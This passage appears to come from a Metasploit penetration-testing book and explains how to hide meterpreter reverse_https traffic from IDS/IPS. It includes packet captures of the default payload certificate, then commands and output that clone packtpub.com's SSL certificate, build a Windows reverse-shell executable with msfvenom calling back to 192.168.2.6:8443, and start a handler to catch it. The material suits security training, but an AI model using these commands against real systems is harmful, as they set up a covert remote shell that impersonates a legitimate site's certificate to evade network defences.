1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TLSv1	1130	Server Hello, Certificate, Server Hello Done
1645	12.169773	192.168.2.30	192.168.2.6	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TLSv1	113	[TCP Spurious Retransmission] , Change Cipher Spec, Encrypted Handshake Message
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 1659#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SLE=1077 SRE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TLSv1	251	Application Data

Looking into this, we can see that we have just found the default SSL certificate used by the `reverse_https` payload:


*Intel(R) PRO/1000 MT Desktop Adapter: Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
Expression...
No. Time Source Destination Protocol Length Info
1636 12.159578 192.168.2.30 192.168.2.6 TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637 12.163121 192.168.2.6 192.168.2.30 TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638 12.163154 192.168.2.30 192.168.2.6 TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639 12.165018 192.168.2.6 192.168.2.30 TCP 60 [TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640 12.166535 192.168.2.30 192.168.2.6 TLSv1 153 Client Hello
1642 12.169129 192.168.2.6 192.168.2.30 TCP 60 8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643 12.169129 192.168.2.6 192.168.2.30 TLSv1 1130 Server Hello, Certificate, Server Hello Done
1645 12.169773 192.168.2.30 192.168.2.6 TLSv1 380 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
Length: 983
Handshake Protocol: Certificate
Handshake Type: Certificate (11)
Length: 979
Certificates Length: 976
Certificates (976 bytes)
Certificate Length: 973
Certificate: 308203c9308202b1a003020102020900d507bdeb599f9a0b... (pkcs-9-at-emailAddress=input@stokes.simonis.net,id-at-commonName=stokes.simonis.net,id-at-
TLSv1 Record Layer: Handshake Protocol: Server Hello Done
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 4
Handshake Protocol: Server Hello Done
Handshake Type: Server Hello Done (14)
Length: 0
0090 d0 00 03 cd 30 82 03 c9 30 82 02 b1 a0 03 02 01 ....0... 0.......
00a0 02 02 09 00 d5 07 bd eb 59 9f 9a 0b 30 0d 06 09 .... Y...0...
00b0 2a 86 48 86 f7 0d 01 01 0b 05 00 30 81 89 31 0b *.H..... ...0..1.
00c0 30 09 06 03 55 04 06 13 02 55 53 31 0b 30 09 06 0...U... .US1.0..
00d0 03 55 04 08 0c 02 4e 43 31 17 30 15 06 03 55 04 .U....NC 1.0...U.
00e0 0a 0c 0e 53 74 6f 6b 65 73 2d 53 69 6d 6f 6e 69 ...Stoke s-Simoni
00f0 73 31 0e 30 0c 06 03 55 04 0b 0c 05 69 6e 70 75 s1.0...U ....inpu
0100 74 31 1b 30 19 06 03 55 04 03 0c 12 73 74 6f 6b t1.0...U ....stok
0110 65 73 2e 73 69 6d 6f 6e 69 73 2e 6e 65 74 31 27 es.simon is.net1'
0120 30 25 06 09 2a 86 48 86 f7 0d 01 09 01 16 18 69 0%..*.H. i
0130 6e 70 75 74 40 73 74 6f 6b 65 73 2e 73 69 6d 6f nput@sto kes.simo
0140 6e 69 73 2e 6e 65 74 30 1e 17 0d 31 37 30 36 31 nis.net0 ...17061
0150 32 30 39 35 30 32 37 5a 17 0d 32 35 30 36 31 30 2095027Z ..250610
0160 30 39 35 30 32 37 5a 30 81 89 31 0b 30 09 06 03 095027Z0 ..1.0...
0170 55 04 06 13 02 55 53 31 0b 30 09 06 03 55 04 08 U....US1 .0...U..
0180 0c 02 4e 43 31 17 30 15 06 03 55 04 0a 0c 0e 53 ..NC1.0. ..U....S
0190 74 6f 6b 65 73 2d 53 69 6d 6f 6e 69 73 31 0e 30 tokes-Si monis1.0


Now let's open the handler's URI in the browser, as we can also find this information there:



Opening the link would send the client's user-agent and request to the handler, as seen in the following screenshot:

```
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: gsqrki9g) Unknown request to  with UA 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)'
```

Let's look for the certificate information from the browser certificate menu:


https://192.168.2.6:8443/ - Windows Internet Explorer
https://192.168.2.6:8443/
Certificate Error
Bing
Favorites
Suggested Sites
Web Slice Gallery
https://192.168.2.6:8443/
Page
Safety
Tools
It works!
Certificate
General
Details
Certification Path
Certificate Information
This CA Root certificate is not trusted. To enable trust, install this certificate in the Trusted Root Certification Authorities store.
Issued to: stokes.simonis.net
Issued by: stokes.simonis.net
Valid from 6/ 12/ 2017 to 6/ 10/ 2025
Issuer Statement
Learn more about certificates
OK

As we can see from preceding screenshot, the issuer doesn't exist; it's just a fake domain. IDS/IPS generally blocks the SSL requests if the issuer is not a valid one or if the SSL certificate is not CA authorized.

So, is there a solution to this problem? Yes, there is! We can use a custom SSL certificate here.


reverse_https with a custom SSL certificate

This technique can be used in two ways:

- By getting an SSL certificate signed by CA (a genuine SSL certificate)
- By using someone else's SSL certificate (impersonation)

You can purchase a genuine SSL certificate from an authorized seller or you can use services such as `Let's Encrypt` to get a genuine SSL certificate for free. Otherwise, you can always impersonate someone else's SSL certificate. Metasploit really can help us with impersonation. There's a module in Metasploit that can do this for us. Execute the following command in order to use the impersonation module:

```
Use auxiliary/gather/impersonate_ssl
```



Set up the following options for SSL certificate impersonation:

```
set ADD_CN *.packtpub.com
set EXPIRATION <expiration date in DD MM YYYY format>
set rhost www.packtpub.com
set rport 443
```

```
msf auxiliary(gather/impersonate_ssl) >
msf auxiliary(gather/impersonate_ssl) > show options

Module options (auxiliary/gather/impersonate_ssl):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ADD_CN           *.packtpub.com   no        Add CN to match spoofed site name (e.g. *.example.com)
   CA_CERT                           no        CA Public certificate
   EXPIRATION       08 Dec 2020      no        Date the new cert should expire (e.g. 06 May 2012, YESTERDAY or NOW)
   OUT_FORMAT       PEM              yes       Output format (Accepted: DER, PEM)
   PRIVKEY                           no        Sign the cert with your own CA private key
   PRIVKEY_PASSWORD                  no        Password for private key specified in PRIV_KEY (if applicable)
   RHOST            www.packtpub.com yes       The target address
   RPORT            443              yes       The target port (TCP)

msf auxiliary(gather/impersonate_ssl) >
```

Let's run the module so that it can impersonate packtpub.com's SSL certificate:

```
msf auxiliary(gather/impersonate_ssl) > run

[*] www.packtpub.com:443 - Connecting to www.packtpub.com:443
[*] www.packtpub.com:443 - Copying certificate from www.packtpub.com:443
/CN=*.packtpub.com
[*] www.packtpub.com:443 - Adding *.packtpub.com to the end of the certificate subject
[*] www.packtpub.com:443 - Altering certificate expiry information to 08 Dec 2020
[*] www.packtpub.com:443 - Beginning export of certificate files
[*] www.packtpub.com:443 - Creating looted key/crt/pem files for www.packtpub.com:443
[+] www.packtpub.com:443 - key: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_525575.key
[+] www.packtpub.com:443 - crt: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_931116.crt
[+] www.packtpub.com:443 - pem: /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
[*] Auxiliary module execution completed
msf auxiliary(gather/impersonate_ssl) >
```

Upon successful execution of this module, three files will be generated: the private key file (`.key`), the certificate (`.crt`) file, and the public certificate (`.pem`) file. We need to use the PEM file to generate our HTTPS payload using the impersonated SSL certificate. This can be achieved by executing the following command:

```
Msfvenom -p windows/memeterpreter/reverse_https lhost=192.168.2.6 lport=8443 handlersslcert=<the
```

```
xXxZombi3xXx:~ Harry$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 handlersslcert=/Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem stagerverifysslcert=true -f exe -o SharedPayloads/revCustomSSL8443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 426 bytes
Final size of exe file: 73802 bytes
Saved as: SharedPayloads/revCustomSSL8443.exe
xXxZombi3xXx:~ Harry$
```

Let's set up the handler by executing the following command so that it uses the impersonated SSL certificate:

```
Set payload windows/meterpreter/reverse_https
Set stagerverifysslcert true
Set handlersslcert <pem file>
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set stagerverifysslcert true
stagerverifysslcert => true
msf exploit(multi/handler) > set handlersslcert /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
handlersslcert => /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_753828.pem
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```


Now let's run the handler:

```
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
msf exploit(multi/handler) >
```

